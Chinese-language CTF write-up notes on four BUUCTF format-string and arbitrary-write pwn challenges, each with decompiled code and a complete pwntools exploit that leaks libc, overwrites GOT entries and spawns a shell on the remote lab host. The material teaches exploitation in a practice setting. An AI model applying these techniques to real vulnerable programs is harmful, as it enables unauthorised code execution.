system会更稳定一些
如果只能单一调用一个函数，再考虑one_gadget（需要考虑寄存器的条件）

EXP

```python
#coding=utf-8
from pwn import *
from LibcSearcher import LibcSearcher
context.log_level="debug"
context.arch="i386"

isLocal=0

filename="/root/wdb_2018_2nd_easyfmt"
if  isLocal:
    p=process(filename)#

    pause()
else :
    p=remote("node4.buuoj.cn",27222)

elf=ELF(filename)
libc=ELF("./x86/libc-2.23_buuctf.so")

read_got=elf.got["read"]
main_addr=elf.sym["main"]


p.sendline(p32(read_got)+b"%6$s")
p.recvuntil(p32(read_got))
leak_libc=u32(p.recv(4))#hex转int



print(b"leadaddr:"+str(leak_libc).encode())


libc_base = leak_libc -  libc.sym["read"]

print("base:"+hex(libc_base))
system_addr=libc_base+libc.sym["system"]
one_gadget=libc_base+0x3a80e

printf_got=elf.got["printf"]
payload=fmtstr_payload(6,{printf_got:system_addr},write_size = "byte",numbwritten = 0)

p.send(payload)
sleep(0.2)


p.interactive()
```

mrctf2020_easy_equation

分析

[[MRCTF]] 北邮新生赛

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char s; // [rsp+Fh] [rbp-1h] BYREF
4
5   memset(&s, 0, 0x400uLL);
6   fgets(&s, 1023, stdin);
7   printf(&s);
8   if ( 11 * x1 * x1 + 17 * x1 * x1 * x1 * x1 - 13 * x1 * x1 * x1 - 7 * x1 == 198 )
9     system("exec /bin/sh");
10  return 0;
11 }
```

基础逻辑很简单，发现是一道算法题（解方程），过了就能getshell

用python的[[z3]]试试
安装：`pip3.5 install z3-solver`

猜想：

1. 字符串格式化去改judge变量的地址

动态调试：
测偏移==>8

注意的点：

1. 用`fmtstr_payload`一定要设置环境`context.arch`变量 多动态调试确定

EXP

```python
#coding:utf8
from z3 import *
from pwn import *
context.log_level="debug"
context.arch="amd64"
p=remote("node4.buuoj.cn",29826)

solver1=Solver()#创建一个求解器

x1=Int("x1")

#slover.add() 为变量之间添加约束条件

solver1.add(11 * x1 * x1 + 17 * x1 * x1 * x1 * x1 - 13 * x1 * x1 * x1 - 7 * x1 == 198)

if(solver1.check()==sat):
    m=solver1.model()
    print(m)

ans=2

offset=8
#BAAAAAAAA%8$p A开始
goal=0x000000000060105C#0x000000000060105C

goalcgn=0x1#实际是2

payload=b"A"+fmtstr_payload(8,{goal:goalcgn},numbwritten=0)
p.sendline(payload)

p.interactive()
```

picoctf_2018_got_shell

分析

```c
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  _DWORD *v3; // [esp+14h] [ebp-114h] BYREF
  int v4; // [esp+18h] [ebp-110h] BYREF
  char s[256]; // [esp+1Ch] [ebp-10Ch] BYREF
  unsigned int v6; // [esp+11Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  setvbuf(_bss_start, 0, 2, 0);
  puts("I'll let you write one 4 byte value to memory. Where would you like to write this 4 byte value?");
  __isoc99_scanf("%x", &v3);
  sprintf(s, "Okay, now what value would you like to write to 0x%x", v3);
  puts(s);
  __isoc99_scanf("%x", &v4);
  sprintf(s, "Okay, writing 0x%x to 0x%x", v4, v3);
  puts(s);
  *v3 = v4;                                 // *v3=v4,写v3为got
  puts("Okay, exiting now...\n");
  exit(1);
}
```

简单分析后可以发现，有一句代码可以实现任意地址写

`*v3=v4`

猜想思路可以利用此代码去修改GOT表数据实现getshell

`%x` 的读入格式是 `0x` 16进制

```
2 {
3   _DWORD *v3; // [esp+14h] [ebp-114h] BYREF
4   int v4; // [esp+18h] [ebp-110h] BYREF
5   char s[256]; // [esp+1Ch] [ebp-10Ch] BYREF
6   unsigned int v6; // [esp+11Ch] [ebp-Ch]
7
8   v6 = __readgsdword(0x14u);
9   setvbuf(_bss_start, 0, 2, 0);
10  puts("I'll let you write one 4 byte value to memory. Where
11  __isoc99_scanf("%x", &v3);
12  sprintf(s, "Okay, now what value would you like to write t
13  puts(s);
14  __isoc99_scanf("%x", &v4);
15  sprintf(s, "Okay, writing 0x%x to 0x%x", v4, v3);
16  puts(s);
17  *v3 = v4;                                   // *v3=v4,写
18  puts("Okay, exiting now...\n");
19  exit(1);
20 }
```

EXP


```
#coding=utf-8
from pwn import *


context.log_level="debug"
context.arch="i386"

isLocal=0

filename="/root/PicoCTF_2018_got-shell"
if  isLocal:#7 - libc6_2.23-0ubuntu11.3_i386
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_64-linux-gnu/ld-2.23.so"}
    pause()
else :
    p=remote("node4.buuoj.cn",28956)

elf=ELF(filename)

win_addr=0x804854B

exit_got=elf.got["exit"]


#%x的读入格式是 0x16进制


p.sendlineafter(b'?',hex(exit_got))
sleep(2)
p.sendlineafter(b'0x',hex(win_addr))

p.interactive()
```

axb_2019_fmt64

分析

一个典型的字符串格式化漏洞题

repeater



刚开始

整体思路

1. 泄露libc_start_main地址（需要计算偏移）获得libc_base地址
2. fmt_str去getshell

动态调试笔记：

在IDA中

`77:0268 00007FFCD02DBE38 -> 00007FA7797D3840 (libc_2.23.so)`

是libc，在里面寻找libc_start_main的地址

EXP

```
#coding=utf-8
from pwn import *
from LibcSearcher import LibcSearcher
context.log_level="debug"
context.arch="amd64"

isLocal=0

filename="/root/axb_2019_fmt64"
if  isLocal:
    p=process(filename)#

    pause()
else :
    p=remote("node4.buuoj.cn",28829)

elf=ELF(filename)
libc=ELF("./x64/libc-2.23_buuctf.so")

main_addr=elf.sym["main"]

#1.泄露libc
p.sendlineafter(b"Please tell me:","%83$p")#libc start

p.recvuntil("0x")
leak_libc=int(p.recv(12),16)

print(b"leadaddr:"+str(leak_libc).encode())


libc_base = leak_libc -  libc.sym["__libc_start_main"]-240#具体偏移可在gdb

print("base:"+hex(libc_base))
system_addr=libc_base+libc.sym["system"]


printf_got=elf.got["printf"]
#2.利用漏洞
payload=fmtstr_payload(8,{printf_got:system_addr},write_size = "byte",numbwritten = 0x9)#

p.sendafter(b"Please tell me:",payload)
sleep(0.2)


p.interactive()
```